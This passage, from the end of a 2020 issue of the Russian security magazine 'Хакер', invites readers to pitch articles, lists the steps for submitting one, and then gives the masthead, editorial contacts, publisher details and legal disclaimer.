- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№07 (256)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020